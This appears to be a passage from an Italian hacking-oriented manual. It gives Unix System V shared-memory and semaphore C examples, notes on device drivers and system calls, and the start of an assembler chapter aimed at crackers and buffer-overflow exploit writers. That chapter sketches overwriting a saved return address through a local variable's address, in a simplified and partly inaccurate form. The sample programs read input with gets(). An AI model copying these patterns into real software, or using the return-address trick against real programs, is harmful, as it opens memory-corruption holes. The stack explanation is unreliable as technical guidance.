#define DIM_SHM     sizeof(SHMEMORY)

key_t     chiave    =    123456;

int  shm_id;
int  sem_id;
int  semval;

terminate()
{
     printf("\n\nInvio segnale di terminazione
    al processo ricevente");
     kill(P_ID,SIGUSR1);
     printf("\nOK!\n\n");
     exit(0);
}

put_ch(carat)
char carat;
{
isequal:
     if(CODA != TESTA) {
  if(TESTA == 2048) {
       TESTA     = 0;
       if(FTESTA)
    FTESTA    = 0;
       else
    FTESTA    = 1;
       goto isequal;
  }
  CBUFF(TESTA++)      = carat;
     } else {
  if(FTESTA == FCODA)
       return(-1);
  CBUFF(TESTA++) = carat;
     }
     return(0);
}

insert_on_buffer(stringa)
char *stringa;
{
     int  retvalue;
     o_com[0].sem_op     = -1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }
     while(*stringa) {
  retvalue  = put_ch(*stringa++);
  if(retvalue == -1) {
       perror("Buffer tx pieno");
       goto nofree;
```

```
  }
     }
nofree:
     o_com[0].sem_op     = 1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }
}

main()
{
     static char    utile [50];
     signal(SIGINT,terminate);
     if((sem_id = semget(chiave,1,0666|IPC_CREAT)) < 0) {
  perror("Creazione semaforo");
  exit(-1);
     }
     if((shm_id = shmget(chiave,DIM_SHM,0666|IPC_CREAT)) < 0) {
  perror("Creazione memoria condivisa");
  exit(-1);
     }
     if((mem = (SHMEMORY *) shmat(shm_id,0,0)) < 0) {
  perror("Mappatura memoria");
  exit(-1);
     }
     CODA      =
     TESTA     =
     FTESTA    = 0;
     FCODA     = 1;
     o_com[0].sem_num    = 0;
     o_com[0].sem_flg    = SEM_UNDO;
     o_com[0].sem_op     = 1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }
     printf("STRINGHE [MAX. 50 char.]\n\n>");
     while(gets(utile)) {
  insert_on_buffer(utile);
  printf(">");
     }
}
```

Il seguente modulo invece si interessa della ricezione e del salvataggio dei caratteri ricevuti in un file.

```
#include  <stdio.h>
#include  <sys/signal.h>
#include  <sys/types.h>
#include  <sys/ipc.h>
#include  <sys/shm.h>
#include  <sys/sem.h>

FILE    *fstream;

typedef struct shm {
     int  pid;   /* PID del processo ricevente */
     int  testa,coda;
     int  flag_testa,flag_coda;
     char b[2048];
```

```
} SHMEMORY;

SHMEMORY*mem;

int     semval;

struct  sembuf  o_com [1];

#define P_ID    (mem->pid)
#define CODA    (mem->coda)
#define TESTA   (mem->testa)
#define FCODA   (mem->flag_coda)
#define FTESTA  (mem->flag_testa)
#define CBUF(i) (mem->b[i])

#define DIM_SHM sizeof(SHMEMORY)

key_t   chiave  = 123456;

int     shm_id;
int     sem_id;

terminate()
{
     fclose(fstream);
     printf("\nProcesso di ricezione terminato\n\n");
     exit(0);
}

extract_from_buffer()
{
ok_free:
     o_com[0].sem_op     = -1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }
     o_com[0].sem_op     = 1;
next:
     if(CODA != TESTA || FCODA == FTESTA) {
  if(CODA == 2048) {
       CODA = 0;
       if(FCODA)
    FCODA     = 0;
       else
    FCODA     = 1;
       goto next;
  }
  if((semval = semop(sem_id,o_com,1)) < 0) {
       perror("Prenotazione semaforo");
       exit(-1);
  }
  fprintf(fstream,"%c",CBUF(CODA++));
     }
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }
}

main()
```

```
{
     int  utile;
     signal(SIGUSR1,terminate);
     if((sem_id = semget(chiave,1,0666|IPC_CREAT)) < 0) {
  perror("Creazione semaforo");
  exit(-1);
     }
     if((shm_id = shmget(chiave,DIM_SHM,0666|IPC_CREAT)) < 0) {
  perror("Creazione memoria condivisa");
  exit(-1);
     }
     if((mem = (SHMEMORY *) shmat(shm_id,0,0)) < 0) {
  perror("Mappatura memoria");
  exit(-1);
     }
     P_ID = getpid();
     o_com[0].sem_num    = 0;
     o_com[0].sem_flg    = SEM_UNDO;
     o_com[0].sem_op     = 1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }
     fstream    = fopen("recvd","w");
     printf("\n\nInizio ricezione scrivendo nel file RECVD\n");
     while(1)
  extract_from_buffer();
}
```

Nei precedenti esempi vengono utilizzate le funzioni shmget() e semget() per creare un segmento di memoria condivisa e un semaforo per regolare l'accesso alla prima da parte del processo trasmittente e da quello ricevente.
Viene utilizzato anche un segnale per avvisare il processo ricevente che la trasmissione e' terminata.
Come avevamo detto precedentemente l'utilizzo di semafori e' critico in quanto necessita di un severo controllo del codice al fine di evitare situazioni di deadlock.
Nel caso di utilizzo di piu' processi potrebbe verificarsi che uno di questi venga interrotto per qualche motivo (una signal, un errore ecc.) prima che rilasci il semaforo.
L'altro processo che e' stato interrotto a causa del segnale di "occupato" attenderebbe inutilmente.
Il problema e' raggirabile mediante l'utilizzo di SEM_UNDO nei flag passati a semop().
Infatti in questo caso un processo interrotto rilascerebbe il
semaforo prima di terminare permettendo in questo modo l'accesso all'oggetto condiviso agli altri processi.
Come avete potuto vedere la memoria condivisa e i semafori sono accessibili a qualsiasi processo (permessi permettendo).
Se i due processi terminano la memoria condivisa e i semafori (solo uno nel caso precedente) rimangono in "eredita" al sistema.
Utilizzando il comando `ipcs -s' di Unix e' possibile avere :

```
    IPC status from /dev/kmem as of Mon Dec  5 23:31:59 1988
    T     ID     KEYMODE       OWNER    GROUP
    Semaphores (5.0):
    s     10 0x0001e240 --ra-ra-ra-     root     root
    Semaphores (3.0):
```

Sostituendo la vecchia funzione terminate() con la seguente vengono rilasciati sia i semafori che la memoria condivisa.

```
terminate()
{
```

```
     printf("\n\nInvio segnale di terminazione al
    processo ricevente");
     kill(P_ID,SIGUSR1);
     printf("\n\n* Libero memoria condivisa.");
     shmctl(shm_id,IPC_RMID,mem);
     printf("\n* Libero semforo.");
     semctl(sem_id,0,IPC_RMID);
     printf("\n\nOK!\n\n");
     exit(0);
}
```

In pratica vengono utilizzate le funzioni semctl() e shmctl() per eseguire la rimozione.
Un successivo richiamo al comando ipcs mostrerebbe :

```
  IPC status from /dev/kmem as of Mon Dec  5 23:28:27 1988
  T    ID    KEYMODE      OWNER    GROUP

  Semaphores (5.0):
  Semaphores (3.0):
```

Lo stesso puo' essere fatto per la visualizzazione dei dati relativi ai segmenti di memoria condivisa.
In pratica il comando e' `ipcs -m'.
Mediante ipcrm e' possibile rimuovere da Unix i semafori, i messaggi e i segmenti di memoria condivisa.
In ogni caso consiglio per questo di leggere le spiegazione dei vari flags su un manuale che tratta la sintassi dei comandi del sistema operativo.
Un altro esempio potrebbe essere legato alla creazione di un albero binario nella memoria condivisa.
Anche in quest'esempio l'input e' da tastiera e l'output, prodotto dal programma di lettura, e' su video.

```
#include  <stdio.h>
#include  <sys/signal.h>
#include  <sys/types.h>
#include  <sys/ipc.h>
#include  <sys/shm.h>
#include  <sys/sem.h>

typedef struct node {
     char key[10];
     char risposta[10];
     int  destra,sinistra;
} NODE;

typedef struct shm {
     int  numeronodi;
     NODE n_nodi [2000];
} SHMEMORY;

SHMEMORY  *mem;

struct  sembuf  o_com [1];

#define DIM_SHM     sizeof(SHMEMORY)

key_t     chiave    = 123456;

int  shm_id;
int  sem_id;
int  semval;
```

```
terminate()
{
     printf("\n* Libero semforo.");
     semctl(sem_id,0,IPC_RMID);
     printf("\nOK!\n\n");
     exit(0);
}

instree(key,risposta,posiz)
char *key,*risposta;
int  *posiz;
{
     int  utile;
     if(*posiz == -1) {
  *posiz    = mem->numeronodi++;
  strcpy(mem->n_nodi[*posiz].key,key);
  strcpy(mem->n_nodi[*posiz].risposta,risposta);
  mem->n_nodi[*posiz].destra    =
  mem->n_nodi[*posiz].sinistra  = -1;
     } else {
  utile     = strcmp(mem->n_nodi[*posiz].key,key);
  if(utile < 0)
       instree(key,risposta,
&mem->n_nodi[*posiz].destra);
  else
       if(utile > 0)
    instree(key,risposta,
    &mem->n_nodi[*posiz].sinistra);
     }
}

insert(key,risposta,posiz)
char      *key,*risposta;
int       *posiz;
{
     o_com[0].sem_op     = -1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
          perror("Prenotazione semaforo");
          exit(-1);
     }
     instree(key,risposta,posiz);
     o_com[0].sem_op     = 1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
           perror("Prenotazione semaforo");
           exit(-1);
     }
}

main()
{
     int  radice = -1;
     char a[11],b[11];
     signal(SIGINT,terminate);
     if((sem_id = semget(chiave,1,0666|IPC_CREAT)) < 0) {
  perror("Creazione semaforo");
  exit(-1);
     }
     if((shm_id = shmget(chiave,DIM_SHM,0666|IPC_CREAT)) < 0) {
  perror("Creazione memoria condivisa");
  exit(-1);
```

```
     }
     if((mem = (SHMEMORY *) shmat(shm_id,0,0)) < 0) {
  perror("Mappatura memoria");
  exit(-1);
     }
     o_com[0].sem_num    = 0;
     o_com[0].sem_flg    = SEM_UNDO;
     o_com[0].sem_op     = 1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }
     printf("\n\nInserimento codici.");
     while(1) {
  printf("\n\nCodice 1 : ");
  gets(a);
  if(!a[0])
       terminate();
  printf("Codice 2 : ");
  gets(b);
  if(!b[0])
       terminate();
       insert(a,b,&radice);
       radice    = 0;
       printf("\n\n");
     }
}
```

Il programma ricevente in questo caso stampa ricorsivamente tutto l'albero.
Una modifica dell'algoritmo potrebbe trasformarlo in un programma di ricerca.
Supponete di avere la necessita' di creare un vocabolario di risposte a determinate sequenze ricevute da un terminale.
Codice 1 potrebbe essere la chiave di ricerca mentre codice 2 la risposta abbinata.
La ricerca avvenendo nella memoria condivisa offrirebbe due vantaggi.
Il primo e' legato al fatto che le informazioni sarebbero a disposizione di piu' processi.
Il secondo invece e' rappresentato dal fatto che la ricerca delle informazioni risulta essere piu' veloce di quanto lo possa essere utilizzando un data base su disco anche in virtu' della gestione
su alberi binari del tutto.
In ogni caso il listato dell'esempio incaricato della stampa ricorsiva di tutto l'albero e' il seguente.

```
#include  <stdio.h>
#include  <sys/signal.h>
#include  <sys/types.h>
#include  <sys/ipc.h>
#include  <sys/shm.h>
#include  <sys/sem.h>

typedef struct node {
    char key[10];
    char risposta[10];
    int  destra,sinistra;
} NODE;

typedef struct shm {
    int  numeronodi;
    NODE n_nodi [2000];
} SHMEMORY;
```

```
SHMEMORY  *mem;

struct    sembuf    o_com [1];

#define   DIM_SHM   sizeof(SHMEMORY)

key_t     chiave    = 123456;

int  shm_id;
int  sem_id;
int  semval;

terminate()
{
     printf("\n* Libero semforo.");
     semctl(sem_id,0,IPC_RMID);
     printf("\nOK!\n\n");
     exit(0);
}

scan(pos)
int  pos;
{
     if(pos >= 0) {
  scan(mem->n_nodi[pos].sinistra);
  printf("\nCodice 1 : %s    Codice 2 : %s",
  mem->n_nodi[pos].key,mem->n_nodi[pos].risposta);
  scan(mem->n_nodi[pos].destra);
     }
}

main()
{
     int  radice = -1;
     char   a[11],b[11];
     signal(SIGINT,terminate);
     if((sem_id = semget(chiave,1,0666|IPC_CREAT)) < 0) {
  perror("Creazione semaforo");
  exit(-1);
     }
     if((shm_id = shmget(chiave,DIM_SHM,0666|IPC_CREAT)) < 0) {
  perror("Creazione memoria condivisa");
  exit(-1);
     }
     if((mem = (SHMEMORY *) shmat(shm_id,0,0)) < 0) {
  perror("Mappatura memoria");
  exit(-1);
     }
     o_com[0].sem_num    = 0;
     o_com[0].sem_flg    = SEM_UNDO;
     o_com[0].sem_op     = 1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
     }

     o_com[0].sem_op     = -1;
     if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
```

```
  exit(-1);
    }
    scan(0);
    o_com[0].sem_op    = 1;
    if((semval = semop(sem_id,o_com,1)) < 0) {
  perror("Prenotazione semaforo");
  exit(-1);
    }
}
```

Device Drivers

Un device driver non e' altro che un insieme di routine atte a comunicare con una periferica hardware e a uniformare l'interfacciamento con il kernel dello Unix stesso.
In altre parole il device driver permette allo Unix di interpretare le chiamate da parte dell'utente per l' I/O verso una determinata periferica.

```
+------------------+
: Programma utente :
+------------------+
  :
  v
  +-----------+--------+
  : Kernel -->: Device :
  +-----------+--------+
     :
     v
     +------------+
     : Periferica :
     +------------+
```

Parlando inizialmente dei devices sotto Unix avevamo detto che questi possono essere fondamentalmente di due tipi differenti e cioe' quelli a carattere e quelli a blocchi.
In pratica il primo tipo comunica direttamente con il programma utente in quanto l' I/O avviene carattere dopo carattere.
Il kernel in caso di una richiesta di I/O con un device di questo tipo gli passa direttamente il controllo a quest' ultimo interferendo il meno possibile nel colloquio tra utente e periferica lasciando privata la translazione dei dati.
Nel caso dei device a blocchi il lavoro svolto dal kernel e maggiore in quanto il colloquio avviene a blocchi multipli della dimensione dei blocchi del sistema.
Questa dimensione viene definita con BSIZE che sotto SysV e' di 1024 bytes.
Cio' non significa che la dimensione dei blocchi del device deve essere per forza uguale a BSIZE.
Nel caso che questa sia piu' piccola di BSIZE allora il device iniziera' un trasferimento multiplo per muovere un singolo blocco.
Un device appare agli occhi dell'utente come un normalissimo file che puo' essere aperto e che puo' supportare un certo numero di funzioni legate al suo controllo e all' I/O.
Le differenze tra un file normale e un file speciale (il caso di un device), pur avendole gia' accennate, sono fondamentalmente le seguenti.
Ogni device possiede un numero suddivisibile in due parti e precisamente nella "parte maggiore" e nella "parte minore".
La parte maggiore definisce il tipo del device mentre quella minore il numero dell'unita'.
Un file relativo ad un device deve essere creato dalla call di sistema MKNOD().
Utilizzando il comando ls -l (o `l') avremo visualizzato il tipo del device.
Un esempio una lista parziale di device a blocchi e a caratteri eseguita nella directory /dev e' la seguente :

```
                                major number ----+   +---- minor
number
                                    :    :
                                    v    v

brw-rw-rw-   1 root     root        2, 13 Apr 14  1988 fd148ds8
brw-rw-rw-   3 root     root        2,  5 Apr 14  1988 fd148ds9
brw-rw-rw-   1 root     root        2,  9 Apr 14  1988 fd148ss8
brw-rw-rw-   1 root     root        2,  1 Apr 14  1988 fd148ss9
brw-rw-rw-   2 root     root        2, 53 Apr 14  1988 fd196
brw-rw-rw-   2 root     root        2, 53 Apr 14  1988 fd196ds15
brw-rw-rw-   1 root     root        2, 37 Apr 14  1988 fd196ds9
crw--w--w-   2 root     root        0,  0 Dec  9 17:12 tty01
crw--w--w-   2 root     root        0,  1 Dec  9 17:11 tty02
crw--w--w-   2 root     root        0,  2 Dec  9 17:11 tty03
crw--w--w-   2 root     root        0,  3 Dec  9 17:11 tty04
crw--w--w-   2 root     root        0,  4 Dec  9 17:11 tty05
```

La prima lettera e' quella che identifica il tipo di device.
Penso che sia intuitivo abbinare la lettera `b' a un device a blocchi e la lettera `c' a uno a caratteri.
Quando un utente apre un device driver lo Unix utilizza al fine di rintracciare l'entry point due tabelle (una per i device a caratteri e una per quelli a blocchi) utilizzando come indice il major number.
Le due tabelle sono definite all'interno del file /usr/sys/conf/c.c creato al momento del "montaggio" del kernel.
Le due tabelle sono esattamente cdevsw[] per i device a caratteri e bdevsw[] per quelli a blocchi.
Un listato parziale di queste due tabelle e' il seguente :

```
struct  bdevsw bdevsw[]= {
       /* 0*/ 0       , nodev   , nodev    , nodev       ,  0      ,
       /* 1*/ "wd"    , wdopen  , nulldev  , wdstrategy  , &wdtab  ,
       /* 2*/ "fd"    , flopen  , flclose  , flstrategy  , &fltab  ,
       /*31*/ "ram"   , ramopen , ramclose , ramstrategy , &ramtab ,
};

struct  cdevsw cdevsw[]= {
       /*  0*/  "scrn"  ,  cnopen  ,  cnclose  ,  cnread  ,  cnwrite   ,  cnioctl  ,
cn_tty,0,
       /*  1*/ "wd"    ,  wdopen  ,  nulldev  ,  wdread   ,  wdwrite   ,  wdioctl  ,
0,0, . .
       /* 32*/  "err"   ,  erropen ,  errclose ,  errread  ,  nodev    , errioctl ,
0,0,
};
```

Come dicevo prima Unix chiama l'entry point del device attraverso queste passandogli come parametro il minor number.
Le funzioni open, close, read, write e ioctl, agiscono sui device.
Supponiamo che un processo apra il file speciale a caratteri /dev/tty01 il cui major number e' 0.
Andando a cercare in cdevsw[] alla posizione 0 nell'elemento della tabella relativa alla open troverebbe cnopen.
Il kernel a questo punto chiamerebbe appunto cnopen.
nulldev sta ad indicare che la funzione non e' utilizzata associata a quel particolare device.
Se volessimo rappresentare graficamente il tutto

```
open   --------------+
                     :
close  ----------------------+
                     :       :
read   ------------------------------+
                     :       :       :
write  ------------------------------------+
```

```
                    :       :       :      :
ioctl  --------------------------------------------+
                    :       :       :      :      :
       CDEVSW[]     v       v       v      v      v
               +--+------+-------+------+-------+-------+
MAJOR NUMBER   :00:xxopen:xxclose:xxread:xxwrite:xxioctl:
               +--+------+-------+------+-------+-------+
               :01:......:.......:......:.......:.......:
       ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
       :       :      :       :      :
       +-----------------------------------------+
       : DRIVER                  :
       :   gestore interrupt     :
       +-----------------------------------------+
    :
    v
     interrupt device
```

Lo schema riportato precedentemente e' valido per quanto riguarda i device a carattere in quanto quelli a blocchi in genere indirizzano le chiamate read e write sulle chiamate alla buffer cache prima di accedere a quella che viene definita come strategia del device.
Guardate la tabella bdevsw[] e vedrete che mancano le funzioni read e write ma che al loro posto si trova la xxstrategy.
Come dicevamo prima oltre al major number usato come indice di tabella viena passato il minor number.
Questo permette alle routine del device di ricevere informazioni come ad esempio il numero di un unita'.
E' possibile in ogni caso utilizzare il minor number per passare altre informazioni.
Vediamo prima di proseguire alcuni aprofondimenti per quanto riguarda il funzionamento del kernel.
Avevamo precedentemente accennato alla suddivisione della memoria di un processo in quella utente e in quella del kernel.
Il kernel normalmente applica due sistemi differenti per l'esecuzione di un istruzione a seconda che questa sia del programma utente o del kernel stesso.
In pratica il primo modo di operare, nel caso di un istruzione utente, spinge il kernel a lavorare in quello definito come "user mode".
Il secondo modo e' il "system mode".
Quando il kernel riceve un interruzione da un dispositivo esterno questo entra in system mode (se gia' non lo e') e il controllo e' passato alla routine di gestione d' interrupt del device interessato.
Finito il suo lavoro ritorna permettendo al processo che era stato interrotto di riprendere.
Un processo entra anche in system mode eseguendo una chiamata di sistema.
Un programma utente comunque potrebbe lavorare indifferentemente in user mode o in system mode.
In quest' ultimo modo e' disponibile un accesso privilegiato ai device e altri servizi.
I sistemi operativi time sharing come Unix dispongono di un context switching che si interessa di eseguire il trasferimento del controllo della CPU da un processo ad un altro.
Questo viene chiamato dallo scheduler che decide l'istante in cui eseguire lo scambio di contesto a seconda di un certo numero di venti valutati.
Lavorando in user mode il kernel puo' decidere di eseguire lo switching nei seguenti casi.
Il primo e' legato al fatto che il tempo a disposizione per un processo e' stato esaurito.
Il context switcher viene in genere richiamato da uno scheduler che e' quello che si interessa per fare il controllore dei tempi di attivazione di ogni singolo processo.
Lo scheduler in genere dispone di un clock interno e conosce il numero di incrementi di questo a disposizione di ogni processo.
Un altra motivazione che potrebbe indurre alla sospensione del processo e' dovuta al fatto che quest'ultimo invochi una system call che non puo' essere completata immediatamente.
Ogni processo possiede una speciale area di memoria definita come un area (user area) in cui vengono salvati dati utilizzati dal kernel per le gestione dei processi stessi e un system mode
stack.
Sotto MsDos quando viene chiamato un interrupt i registri modificati vengono salvati nello stack in modo che alla fine della routine di servizio l'ambiente possa essere ripristinato.
Unix si comporta in un modo molto simile.

Quando un processo esegue una chiamata di sistema i suoi registri vengono salvati nella sua u_area.
Quando una system call termina questi vengono rispristinati permettendo al processo interrotto di proseguire.

Panoramica sulle altre chiamate di sistema
In questa parte finale del fascicolo riportero' un breve descrizione di tutte le chiamate di sistema di cui non abbiamo mai parlato.
Le chiamate gia' viste (exec, dup ecc.) non vengono riportate.

```
int access(path,pattern)

char *path;
int pattern;
```

Controlla se il programma chiamate ha diritti di lettura, scrittura o esecuzione su un determinato files specificato da path.
Resistuisce 0 se esistono i permessi o -1 in caso contrario.
Pattern puo' essere una combinazione dei bit dei permessi che si vogliono testare.

```
int brk(newbreak)

char *newbreak;
```

Come abbiamo gia' detto un processo dispone di un segmento di testo, uno di stack e uno di data.
Quest'ultimo dispone di una zona allocata e di una non allocata.
Il break value e' il primo indirizzo oltre il segmento allocato per i dati.
brk() assegna newbreak come valore piu' alto della regione dati.
Se avete problemi del genere guardate sbrk() per un compimento piu' agevole dello scopo.

```
int chdir(path)

char *path;
```

Cambia la directory corrente del processo chiamante con quella specificata da path.
Ritorna -1 se si e' verificato un errore.

```
int chmod(path,mode)

char *path;
int mode;
```

Cambia i diritti d'accesso al file specificato in path utilizzando come mode un insieme dei seguenti flags

```
04000    bit setuid
02000    bit set group ID
01000    sticky bit
00400    lettura per il proprietario
00200    scrittura per il proprietario
00100    esecuzione per il proprietario
00040    lettura gruppo
00020    scrittura gruppo
00010    esecuzione gruppo
00004    lettura per gli altri
00002    scrittura per gli altri
00001    esecuzione per gli altri
```

```
int  chown(path, prop, gruppo)

char *path;
int  prop, gruppo;
```

Cambia proprietario e gruppo del file in path.

LINGUAGGIO ASSEMBLER E ARCHITETTURA SOFTWARE

Voglio specificare che questo non vuole essere un manuale dettagliato di programmazione in assembler ma vuole soltanto dare un'infarinatura che vi permetta di analizzare il codice mostrato dai disassemblatori.
Creare un buon manuale dell'assembler Pentium, x86 non è cosa semplice proprio per la complicazione dei processori stessi.
Lo scopo è lo stesso di molti altrei capitoli considerati come complementari all'attività dell'hacker.
Come abbiamo già detto in altri capitoli esistono delle metodologie particolari che pretendono la conoscenza dell'assembler e degli strumenti per l'analisi dei programmi scritti mediante questo linguaggio.
Si tratta di quelle procedure legate alla creazione dei sistemi di buffers overflow in cui l'assembler subentra a due livelli.
Il primo è quello legato all'analisi dei software e delle librerie di sistema alla ricerca di punti in cui non vengono fatti gli opportuni controlli sulla lunghezza dei buffers passati come argomenti.
Il secondo punto invece è effettivamente legata alla scrittura del codice relativo all'exploit vero e proprio.
A parte questo l'assembler è in ogni caso il linguaggio ufficiale del cracker e dell'hacker anche se poi per motivi pratici il Linguaggio C è molto più utilizzato.
A dire il vero il motivo fondamentale non è esclusivamente questo ma quello relativo al fatto che gli exploits scritti in assembler sono dipendenti dalla piattaforma per cui non universali.
In fase di programmazione esistono specifiche che vi permettono di definire segmenti, macro ecc.
Nei listati riportati dai disassemblatori molte specifiche non sono mostrate in quanto i linguaggi che hanno originato il codice che vedete non sono di fatto assembler, ma qualsiasi altro a partire da Delphi per giungere a Basic ecc.
Anche programmi che sono stati scritti in Macro Assembler dopo essere compilati perdono le loro caratteristiche.
Questi programmi, infatti, fanno riferimento a simboli che il compilatore e il linker traducono in qualche altro modo o che comunque utilizza come direttive.
Oltre a questo considerate che il codice che vedete in un debugger è quello in esecuzione per cui gli indirizzi sono assoluti.
Veniamo al sodo.
Originariamente l'elettronica dei PC è composta da processori dedicati alle varie funzioni che possiedono porte di programmazione e servizi per la richiesta di certe funzionalità, generalmente residenti su ROM presenti sulle schede stesse.
La programmazione diretta dell'hardware del sistema tramite le varie porte di I/O sarebbe una cosa sufficientemente complessa e lunga per cui i costruttori dei personal hanno fornito i sistemi con all'interno un BIOS (Basic Input Output System) che offre servizi di base per la programmazione delle periferiche hardware.
I servizi sono inseriti dentro a quelli che vengono definiti come interrupts che potremmo un pò paragonarli a metodi che possono essere richiamati in qualsiasi istante dai nostri programmi per eseguire diversi tipi di funzioni.
Esistono funzioni d'interrupts legate alla scheda video, adatte a settare la modalità, a stampare caratteri, a settare colori ecc.
Altre funzioni d'interrupts sono legate alle porte di comunicazione seriale e parallela e quindi indirizzate a controllare stampanti e modem.
Anche i dischi possiedono le proprie funzioni d'interrupts per il loro controllo.

Queste funzioni offrono servizi minimali per cui il sistema operativo fornito con il computer aggiunge un altra serie d'interrupts pi ad alto livello che normalmente sono indicati come interrupts del DOS.
Per spiegarmi meglio voglio riportare ad esempio l'interrupt che controlla il disco.
Questo offre servizi minimali come ad esempio leggi un settore oppure scrivi un settore.
Pensate se dovessimo scriverci noi tutte le routine per scrivere in un file e per fare in modo che questo venga strutturato in un insieme che costituisce le diretctory del nostro disco !
Sarebbe una cosa mostruosa.
I servizi del DOS offrono funzionalità come ad esempio APRI UN FILE, LEGGI DAL FILE, CANCELLA IL FILE etc.
Infatti il DOS supportandosi sul Bios eleva le sue funzionalità.
Il discorso degli interrupts è vasto e in alcuni casi complessi per cui in questa sede tralascierò gran parte della teoria per riportare solo le cose che possono essere importanti nel caso in cui si tenti di raggiungere una finalità come quella di sproteggere un programma.
Gli interrupts si suddividono in due parti ovvero gli interrupts hardware e quelli software.
A dire il vero esiste anche un terzo tipo anche se personalmente non oserei definirli come tali.
In pratica questi sono gli interrupts di tabella il cui scopo è quello di fornire l'indirizzo di alcune tabelle di sistema.
In altre parole quando viene chiamato un interrupt il sistema interompe quello che stava facendo salvando i dati da qualche parte, reperisce l'indirizzo dell'interrupt e prosegue l'esecuzione partendo dall'indirizzo reperito.
Negli interrupts di tabella serve solo reperire l'indirizzo in quanto a quell'offset esistono dati utilizzati dal sistema.
Le varie circuiterie elettroniche che compongono l'hardware dei nostri sistemi utilizzano gli interrupts hardware per segnalare alcuni eventi.
Ad esempio un chip che controlla la porta seriale richiama un interrupts per segnalare la ricezione di un carattere.
Gli interrupts possiedono una priorità per cui nel caso in cui vengano chiamati più interrupts l'ordine di esecuzione dipende proprio da questo.
La memoria del sistema possiede una tabella a partire dall'indirizzo 0 che usa per mantenere gli indirizzi dei 256 interrupts possibili.
Ogni indirizzo è costituito da 4 bytes per cui questa tabella è di 1024 bytes (4 * 256).
Nei computers esiste un concetto che è legato a quello che è lo stack che per ora vedremo scorporandolo dal concetto di segmento.
Questo fatidico stack potrebbe essere paragonato allo spunzone dove i baristi infilano gli scontrini delle consumazioni.
Chiaramente il primo scontrino inserito, in fase di estrazione, sarà anche l'ultimo ad essere estratto.
Lo stack in un sistema è una zona della memoria che viene utilizzata per diversi scopi il cui funzionamento si attiene a questa logica.
Lo stack serve per inserirci momentaneamente gli indirizzi di ritorno nelle chiamate subordinate.
Nel caso di chiamate ad interrupts il sistema usa lo stack per inserire gli indirizzi di ritorno al punto in cui è avvenuta la chiamata.
Per chi conosce il Basic posso riportare i due concetti legati al GOTO e al GOSUB.
La prima è una chiamata incondizionata, ovvero il programma interrompe la sequenzialità nella sua esecuzione ed esegue un salto ad un altro punto, senza più ritornare a dove è stata eseguita la chiamata.
La seconda invece necessita della memorizzazione dell'indirizzo di dove è stato eseguito il salto in quanto, dopo aver trovato l'istruzione RETURN, il programma dovrà ritornare al punto d'origine.
Questo avviene anche per la chiamata a funzioni.
Supponiamo che sia abbia il seguente codice.

```
FUNZ_1
       SALVA_INDIRIZZO_NELLO_STACK
       ISTRUZIONE 1
       ISTRUZIONE n
       RIPRISTINA_INDIRIZZO_DALLO_STACK
FINE_FUNZ_1

...
```

```
ISTRUZIONE X
CHIAMA_FUNZ_1
ISTRUZIONE Y
```

La funzione salverà l'indirizzo nello stack e lo ripristinerà in uscita.
Lo stack viene utilizzato anche per il salvataggio delle variabili locali, che come molti sanno, hanno un ciclo di vita pari a quello della durata della funzione stessa dove vengono dichiarate.
Ad esempio le variabili a e b vengono inserite nello stack.

```
void  funzione()
{
      int a;
      int b;
      n = a + b;
}
```

Una cosa che potreste trovare interessante.
Abbiamo detto che a e b sono allocate nello stack per cui usando l'operatore del C che restituisce un indirizzo avremo che :

```
&a e &b
```

sono due indirizzi che sono riferiti a posti nello stack.
Abbiamo anche detto che una funzione in entrata salva l'indirizzo dove dovr tornare nello stack.
Questo significa che nello stack troveremo :

```
b-> ultimo valore allocato nello stack      (2 bytes)
a-> penultimo                               (2 bytes)
indirizzo_ritorno -> indrizzo di ritorno    (4 bytes)
```

Per cui se trattiamo indirizzi a 4 bytes avremo che

```
&a – 4
```

corrisponde al posto dove la funzione ha salvato l'indirizzo di ritorno.
Se usassimo il puntatore

```
*(&a – 4)
```

arriveremmo al contenuto ovvero all'indirizzo.
Se a questo punto usassimo il costrutto di prima per assegnare un altro indirizzo potremmo ottenere che in uscita dalla funzione ritorneremmo ad un altro punto che non è quello da cui siamo partiti richiamando la funzione stessa.
Lo stack viene inoltre utilizzato dalle funzioni per salvare i registri che vengono alterati dalle funzioni localmente in modo da non creare problemi alle funzioni chiamanti.
Alcuni registri per convenzione vengono usati per passare i valori alle funzioni e per avere dei valori di ritorno.
Altri registri vengono usati nelle elaborazioni locali della funzione stessa.
I registri non usati per questo tipo di lavoro legato agli argomenti in ingresso ed in uscita possono essere salvati sullo stack in modo tale che il loro utilizzo localmente alla funzione non crei problemi.
Ad esempio potrei usare il registro ESI per qualche motivo e poi chiamare una funzione che utilizza questo registro.

```
Mov   esi, 99
Call  00404FFC
```

A 00404FFC potrei avere

```
Push  esi
```

```
Mov   esi, 45
....
Pop   esi
Ret
```

In questo modo il valore ESI verrebbe mantenuto integro anche dopo il suo uso nella funzione chiamata.
Spesso diventa problematico, nel seguire le istruzioni di un programma, capire a che cosa servono le varie Push.
Per schiarirci le idee possiamo seguire una logica.
Le varie Push prima di una call potrebbero servire a passare argomenti.
Le Push all'inizio di una funzione controllate che non corrispondano delle Pop in uscita.
In questo caso servirebbero solo a salvare l'ambiente.

```
:004039D8 push ebx
:004039D9 push esi
:004039DA push edi
:004039DB mov ebx, eax
:004039DD mov esi, edx
:004039DF mov edi, ecx
:004039E1 mov eax, edi
:004039E3 call DIRPRINT.004039B4
:004039E8 mov ecx, edi
:004039EC test esi, esi
:004039EE je 004039F9
:004039F0 mov edx, eax
:004039F2 mov eax, esi
